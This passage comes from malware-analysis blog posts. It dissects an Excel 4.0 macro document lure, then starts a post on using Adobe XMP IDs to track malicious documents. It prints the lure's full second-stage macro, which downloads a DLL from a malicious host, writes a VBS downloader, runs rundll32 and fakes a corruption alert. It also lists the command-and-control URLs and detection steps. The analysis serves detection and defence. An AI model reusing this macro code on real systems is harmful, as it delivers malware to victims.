=IF(GET.WORKSPACE(19),CLOSE(TRUE))

=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))), ON.TIME(NOW()+"00:00:02", "agawf23f"),CLOSE(TRUE))

=RETURN()
it also checks whether the macrosheet is hidden
=WORKBOOK.HIDE("0TQ1ByZPP5", TRUE)
We can easily patch this condition by changing TRUE to FALSE.
It then jumps to U33 (agawf23f label):
=IF(ISNUMBER(SEARCH("s",Sheet1!S70)), GOTO(P54), ON.TIME(NOW()+"00:00:02", "rstegerg3"))

=RETURN()

=IF(ISNUMBER(SEARCH("s",Sheet1!S70)), GOTO(P54), ON.TIME(NOW()+"00:00:02", "agawf23f"))

=RETURN()
This file also contains a web query object. The remote URL is seen below (hxxps://tdvomds[.]pw/12341324rfefv):

The web query will populate a few cells in Sheet1 if it can successfully connect to the remote URL. The above macrosheet copies these cells from Sheet1 to the macrosheet and then executes the lines.
Again, we use mitmproxy to capture the webquery response. Another approach is to modify the macro to prevent the execution of the second-level macro before enabling the macro. However, we are also interested in capturing the HTTP response.

The HTTP response contains an XHTML document, and this time, we are worthy of receiving the next-stage payload:
<html>

<head><base href="/lander/df3f1f14f134f314f/index.html">

<link rel="stylesheet" href="resource://content-accessible/plaintext.css">

</head>

<body>

<pre>

="https://tdvomds.pw/fef23f23f"<br>

=GET.WORKSPACE(26)<br>

="C:\Users\"&R[-1]C&"\AppData\Local\Temp\CVR"&RANDBETWEEN(1000,9999)&".tmp.cvr"<br>

="C:\Users\"&R[-2]C&"\AppData\Local\Temp\"&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&RANDBETWEEN(100,999)&".vbs"<br>

="C:\Users\"&R[-3]C&"\AppData\Local\Temp\"&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&RANDBETWEEN(1000,9999)&".vbs"<br>

=IF(ISNUMBER(SEARCH("32",GET.WORKSPACE(1))), GOTO(R[2]C),)<br>

=IF(ISNUMBER(SEARCH("64",GET.WORKSPACE(1))), GOTO(R[7]C),)<br>

=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,R[-7]C,R[-5]C,0,0)<br>

=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it is corrupt.",2)<br>

=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\rundll32.exe",""&R[-7]C&",DllRegisterServer",0,5)<br>

=CLOSE(FALSE)<br>

=LEFT(CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122)), RANDBETWEEN(4, 8))<br>

=LEFT(CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122)), RANDBETWEEN(4, 8))<br>

=FOPEN(R[-10]C,3)<br>

=FWRITELN(R[-1]C,"Dim "&R[-3]C&", "&R[-2]C&"")<br>

=FWRITELN(R[-2]C,"Set "&R[-4]C&" = CreateObject(""MSXML2.ServerXMLHTTP.6.0"")")<br>

=FWRITELN(R[-3]C,""&R[-5]C&".setOption(2) = 13056")<br>

=FWRITELN(R[-4]C,""&R[-6]C&".Open ""GET"", """&R[-17]C&""", False")<br>

=FWRITELN(R[-5]C,""&R[-7]C&".setRequestHeader ""User-Agent"", ""Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)""")<br>

=FWRITELN(R[-6]C,""&R[-8]C&".Send")<br>

=FWRITELN(R[-7]C,"If "&R[-9]C&".Status = 200 Then")<br>

=FWRITELN(R[-8]C,"Set "&R[-9]C&" = CreateObject(""ADODB.Stream"")")<br>

=FWRITELN(R[-9]C,""&R[-10]C&".Open")<br>

=FWRITELN(R[-10]C,""&R[-11]C&".Type = 1")<br>

=FWRITELN(R[-11]C,""&R[-12]C&".Write "&R[-13]C&".ResponseBody")<br>

=FWRITELN(R[-12]C,""&R[-13]C&".SaveToFile """&R[-23]C&""", 2")<br>

=FWRITELN(R[-13]C,""&R[-14]C&".Close")<br>

=FWRITELN(R[-14]C,"End If")<br>

=FCLOSE(R[-15]C)<br>

=EXEC("explorer.exe "&R[-26]C&"")<br>

=WAIT(NOW()+"00:00:05")<br>

=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it is corrupt.",2)<br>

=FOPEN(R[-28]C,3)<br>

=FWRITELN(R[-1]C,"Set obj = GetObject(""new:C08AFD90-F2A1-11D1-8455-00A0C91F3880"")")<br>

=FWRITELN(R[-2]C,"obj.Document.Application.ShellExecute ""rundll32.exe"","" "&R[-32]C&",DllRegisterServer"",""C:\Windows\System32"",Null,0")<br>

=FCLOSE(R[-3]C)<br>

=EXEC("explorer.exe "&R[-32]C&"")<br>

=FILE.DELETE(R[-34]C)<br>

=CLOSE(FALSE)<br>

=RETURN()<br>

</pre>

</body>

</html>
The content of "<pre>" element from the XHTML document is written to the sheet and executed as the next-stage:

In this particular case, the pivot macro downloads a DLL file from hxxps://tdvomds[.]pw/fef23f23f (acc5fe0088037ddc055f9286380c56583effa1186afe9d08caea3e197b2643fd (warning, actual sample) and executes rundll32 to call its DllRegisterServer function to register/execute it. The logic within the DLL communicates with the following C&C servers:
-
hxxps://aquolepp[.]pw/milagrecf.php
-
hxxps://dhteijwrb[.]host/milagrecf.php

Detection and Mitigation
Optical Character Recognition (OCR)
A solid generic approach to detect this and many similar malicious document lures is to carve out the embedded image and then extract the semantic content via OCR. Within the XLS/BIFFv8 format, records have a maximum size of 8,228 bytes. If the size of data is greater than what can fit in a single record, then the data must be split into chunks. The first chunk is put in the first record, and the rest of the data chunks are placed in subsequent CONTINUE (3Ch) records. To successfully extract images from XLM files, one needs to strip these CONTINUE headers from the extracted image. To accomplish this task automatically, we've extended the oledump BIFF plugin (plugin_biff.py) to include a new command line switch for extracting images. You can find our patch in our Github repository (lines 570 to 603):
https://github.com/InQuest/DidierStevensSuite/blob/BIFF-Image-Dump-Switch/plugin_biff.py#L570-L592
Suspicious Attributes
Didier Steven's oledump is a de facto tool in the arsenal of a maldoc analyst. We can leverage the BIFF plugin modified above to extract images, to filter for the DCONN record leveraged by both of the documents to retrieve a next-stage pivot:
$ oledump.py -p plugin_biff sample00/inv-27101.xls --pluginoptions "-o 876"

  1:      4096 '\x05DocumentSummaryInformation'

  2:       240 '\x05SummaryInformation'

  3:    101088 'Workbook'

               Plugin: BIFF plugin

                 0876    135 DCONN : Data Connection
Additionally specifying the option to dump contents as a string, one can expose the embedded URL as well:
$ oledump.py -p plugin_biff sample00/inv-27101.xls --pluginoptions "-o 876 -s"

  1:      4096 '\x05DocumentSummaryInformation'

  2:       240 '\x05SummaryInformation'

  3:    101088 'Workbook'

               Plugin: BIFF plugin

                 0876    135 DCONN : Data Connection

                  ASCII:

                   Connection

                   hxxps://pnxkntdl[.]xyz/KJSDBViad7

                   Sheet1!DSKVJBdsj2
We've written and open-sourced a generic YARA hunting rule that looks for Microsoft Excel documents that contain a DCONN record and a URL:
To increase the detection accuracy, we can combine the above YARA rule with the following one to check the existence of hidden and "very" hidden macro sheets:
The samples above are all available for research and download via our open data portal https://labs.inquest.net.
IOCs
- a83890bbc081b9ec839c9a32ec06eae6f549a0f85fe0a30751ef229a58e440af
- acc5fe0088037ddc055f9286380c56583effa1186afe9d08caea3e197b2643fd
- bc39d3bb128f329d95393bf0a4f6ec813356e847a00794c18258bfa48df6937f
- hxxps://aquolepp[.]pw/milagrecf.php
- hxxps://dhteijwrb[.]host/milagrecf.php
- hxxps://pnxkntdl[.]xyz/KJSDBViad7
- hxxps://tdvomds[.]pw/12341324rfefv
- hxxps://tdvomds[.]pw/fef23f23f
- aquolepp[.]pw
- dhteijwrb[.]hos
- pnxkntdl[.]xyz
- tdvomds[.]pw
Originally published 2020-03-18 on the InQuest blog. Written with Amirreza Niakanlahiji.
| Adobe XMP: Tales of an Overlooked Anchor | 2019-09-30 |
Blog post by Pedram Amini and Mike Remen

Introduction
In this blog, we discuss Adobe Extensible Metadata Platform (XMP) identifiers (IDs) and how they can be used as both pivot and detection anchors. Defined as a standard for mapping graphical asset relationships, XMP allows for tracking of both parent-child relationships and individual revisions. There are three categories of identifiers: original document, document, and instance. Generally, XMP data is stored in XML format, updated on save/copy, and embedded within the graphical asset. This last tenet is critical to our needs as we'll be tracking the usage and re-usage of both malicious and benign graphics within common Microsoft and Adobe document lures.
Background
Let's begin with a visual reference. In the following graphic, each column represents a single asset. Each row within that column represents a unique revision or "instance" of that asset. The first column represents the original asset with each subsequent column representing a copy of the previous column:

Each instance of the asset carries with it three identifiers. The Original Document ID (OID), Document ID (DID), and Instance ID (IID). The Instance ID (IID) is updated on each saved revision of the asset. The Document ID (DID) remains the same for all revisions but is unique to that copy of the asset. Finally, the Original Document ID (OID) is a backreference to the original asset from which it was derived. We have observed two formats for these identifiers: MD5 hash (32 bytes) and GUID (36 bytes). Adobe XMP is an old standard originating back to 2001. To our knowledge, no one has previously applied the standard towards malware analysis.
Application and Alternatives
Having detailed the definitions, the question remains, how are these useful? First, graphical assets are commonly re-used across malware lures. Consider for example Microsoft Office documents that embed an image coercing the user to "enable content". While the macro and payload may vary from sample to sample, we have observed the same graphical asset re-used across many variants. Second, graphical assets are commonly lifted from legitimate sources. Examples here include fake invoice and phishing scams that embed legitimate company logos. In either case, tracking the usage of a graphical asset can prove valuable.
There are alternatives to XMP of course. In order of worst to best applicable for this use case (in our humble opinion), one can lean on: cryptographic file hashes, Optical Character Recognition (OCR), or perceptual hashes (aHash, pHash, dHash, wHash). While XMP data is easily stripped, when available, it provides advantages over all of these techniques:
- Cryptographic file hashes such as MD5, SHA1, SHA256, etc vary wildly with even a single bit change.
- OCR is a compute-intensive and error-prone process. We're already seeing malware authors leverage techniques to decrease the efficacy of OCR by, for example, implementing blurring or leveraging different shades of the same color for the foreground text and background. Additionally, not all graphical assets have text.
- Perceptual hashes are also compute-intensive and error-prone, but generically a solid approach to apply when XMP data is unavailable.
In practice, InQuest watches ~1000 unique XMP IDs for the purposes of malware discovery. We utilize YARA hunt rules atop of VirusTotal Intelligence to harvest files into our corpora for further analysis (Deep File Inspection) and catalog. A significant slice of this data is made freely available to researchers via our free (as in beer) and open InQuest Labs data portal. Search an ever growing corpus of malicious and benign document samples by artifacts such as URLs, domains, IPs, e-mail addresses, file names, and XMP IDs. Upload documents for analysis and inclusion in the corpus. The usage of XMP IDs to anchor on new samples frequently results in the discovery of novel documents with low AV detection rates. Throughout the remainder of this blog, we'll reference samples from labs.inquest.net so that readers can follow along with real-world samples.
Microsoft Office DOCX with PNG
We begin with a simple sample. A Microsoft Office Word Document, in DOCX format:
edb24c68045b419bc45ada31f39dca62e8d6bec7b64e8d82d863f91213a398b8
Beginning in 2007, Microsoft changed the default document file format from the Compound Document Format (CDF/OLE) to the Open XML format. These files can simply be renamed from .docx to .zip and decompressed with standard tools. Simply unzipping this document will reveal the following image in the path ./word/media/image1.png:


A classic malware lure that entices the user into enabling active content which, in turn, will execute malicious macro logic to pivot to further payload stages. Note that this document lure triggers detection through analysis of the semantic context embedded within the image and extracted via Optical Character Recognition (OCR). You can see that layer exposed via InQuest Labs as depicted here in a screenshot excerpt:
Use the labs portal to pivot to other samples with coercive content in the OCR or plain-text semantic layers. While this blog is not intended to cover the specifics of the macro malware, this is a well-rounded sample in the sense that it combines data from multiple layers in an attempt to avoid detection and we'll take a slight detour to dissect it. These layers are trivially exposed through Deep File Inspection (DFI), a core tenet of the InQuest platform. Readers can follow along via this direct link on InQuest Labs, we begin with the following excerpt from the "Embedded Logic" layer which is executed upon document open via the 